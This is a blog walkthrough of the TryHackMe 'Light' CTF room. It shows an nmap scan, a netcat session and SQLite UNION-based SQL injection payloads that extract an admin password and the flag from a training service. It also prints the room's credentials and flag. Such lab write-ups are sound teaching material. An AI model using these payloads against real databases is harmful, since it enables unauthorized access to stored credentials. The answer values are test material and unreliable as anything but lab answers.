
TryHackMe | Light CTF | Walkthrough

PRANAV S V · Follow
Published in InfoSec Write-ups
3 min read · Jan 18, 2025

Listen Share More


Learn > Light

Light

Welcome to the Light database application!

Easy 60 min

Introduction

Task 1: Welcome

I am working on a database application called Light! Would you like to try it out? If so, the application is running on **port 1337.** You can connect to it using `nc 10.10.133.190 1337`
You can use the username `smokey` in order to get started.

Note: Please allow the service 2–3 minutes to fully start before connecting to it.

Link to start solving the room: https://tryhackme.com/r/room/lightroom

— —


Explanation

Before finding the admin username, we need to identify the open ports on the system associated with the given IP address. By performing an Nmap scan using the command:

```
sudo nmap -sC -sV -Pn 10.10.106.226
```

I discovered an open port on SSH within the first 1000 popular ports. Other than that, there is an open port in 1337.

Now, we need to determine what is happening within the database by interacting with it using the Netcat command mentioned in the room.




```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.133.190 1337
Welcome to the Light database!
Please enter your username: smokey
Password: vYQ5ngPpw8AdUmL
Please enter your username: 
```

Here when we enter the valid username it returns the password associated with the username.

To find the admin username, we have to use the SQL injection technique in here.

use the payload below to retrieve the username:

> *smokey' Union Select username FROM admintable WHERE username like '%*




```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.31.144 1337
Welcome to the Light database!
Please enter your username: smokey' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: 
```

1. What is the admin username?

TryHackMeAdmin

To find the password for this username you have to use the following payload:

> *smokey' Union Select password FROM admintable WHERE username='TryHackMeAdmin*




```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.31.144 1337
Welcome to the Light database!
Please enter your username: smokey' Union Select name FROM sqlite_master WHERE type='table
Password: admintable
Please enter your username: smokey' Union Select password FROM admintable WHERE username='TryHackMeAdmin
Password: mamZtAuMlrsEy5bp6q17
Please enter your username: 
```

2. What is the password to the username mentioned in question 1?


mamZtAuMlrsEy5bp6q17

To find the flag, we need to determine if the SSH access for this username and password is not working. I discovered that there are two usernames stored in the `admintable`. This can be verified using the following command:



```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.31.144 1337
Welcome to the Light database!
Please enter your username: smokey' Union Select COUNT(username) FROM admintable WHERE  '1
Password: 2
Please enter your username: smokey' Union Select username FROM admintable WHERE username !='TryHackMeAdmin
Password: flag
Please enter your username:
```

It reveals that there are two usernames and one of them is "flag." Our task is to find the password associated with the "flag" username, which will likely be the flag for the CTF.



```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.31.144 1337
Welcome to the Light database!
Please enter your username: smokey' Union Select COUNT(username) FROM admintable WHERE  '1
Password: 2
Please enter your username: smokey' Union Select username FROM admintable WHERE username !='TryHackMeAdmin
Password: flag
Please enter your username: smokey' Union Select password FROM admintable WHERE username='flag
Password: THM{SQLit3_InJ3cTion_is_SimplE_nO?}
Please enter your username:
```

Got it.

3. What is the flag?

THM{SQLit3_InJ3cTion_is_SimplE_nO?}

Feel free to follow me for more content.

Here is our community for cybersecurity enthusiasts so feel free to join: https://discord.gg/bqVMEFUuHM

Tryhackme Cybersecurity Computer Science Hacking Database

Follow

Published in InfoSec Write-ups

51K Followers · Last published 1 day ago

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. Subscribe to our weekly newsletter for the coolest infosec updates: https://weekly.infosecwriteups.com/

Follow

Written by PRANAV S V

20 Followers · 15 Following

Aspiring entrepreneur | Computer scientist, Cybersecurity Researcher and Engineer | 🐧 Linux lover | Nerd | Ambivert

Responses (1)

What are your thoughts?

Respond

theanshchaurasiya
6 days ago


is sql is working

1 reply Reply

More from PRANAV S V and InfoSec Write-ups

Open in app ↗

Medium Search



Learn > Lo-Fi

Lo-Fi

Want to hear some lo-fi beats, to relax or study to? We've got you covered!

Easy 35 min

In InfoSec Write-ups by PRANAV S V

Lo-Fi— TryHackMe CTF Walkthrough For Beginners | By Pranav S V | Jan, 25

Climb the filesystem to find the flag!

5d ago 26

In InfoSec Write-ups by Mayank Patel

Spotify's $60,000+ Security Flaw: Anyone Can Get Student Discounts for Free

Spotify Is Losing Millions—Here's How Anyone Can Hack Their Student Discount

Jan 17 👏 70 💬 1

In InfoSec Write-ups by InfoSec Write-ups

How to Fix Blue Screen of Death (BSoD) and Recover Lost Data?

As seasoned Windows users, we’ve all been there. You’re working on your computer when suddenly a blue screen with a sad emoji appears…

2d ago 👏 1

In InfoSec Write-ups by PRANAV S V

Cyber Day in My life #1 : Hacking My Way Through the Day

InTrOdUcTiOn

Jan 17 👏 38 💬 2

See all from PRANAV S V

See all from InfoSec Write-ups

Recommended from Medium

CyferNest Sec

c4ptur3-th3-fl4g CTF | TryHackMe CTF Walkthrough

You can access the c4ptur3-th3-fl4g room on TryHackMe here.

✦ 4d ago

In InfoSec Write-ups by 0verlo0ked

THM Lo-Fi walkthrough

MODE : Easy

Jan 18 54 2

Lists

data science and AI
40 stories · 322 saves

Tech & Tools
22 stories · 388 saves

Medium's Huge List of Publications Accepting Submissions
414 stories · 4423 saves

Natural Language Processing
1894 stories · 1555 saves

In Offensive Black Hat Hacking & Security by Harshad Shah

Cybersecurity Roadmap 2025

How to start cybersecurity in 2025?

Dec 14, 2024 112 1

CyferNest Sec

GREP CTF | TryHackMe CTF Walkthrough

You can access the Grep room on TryHackMe here.

Jan 6

CyferNest Sec

CyberHeroes CTF | TryHackMe CTF Walkthrough

You can access the CyberHeroes room on TryHackMe here.

✦ 6d ago 👏 2

In InfoSec Write-ups by c0d3×27

Stored XSS to Admin in Unauthenticated-WordPress

Abusing security features the right way

✦ Jan 18

See more recommendations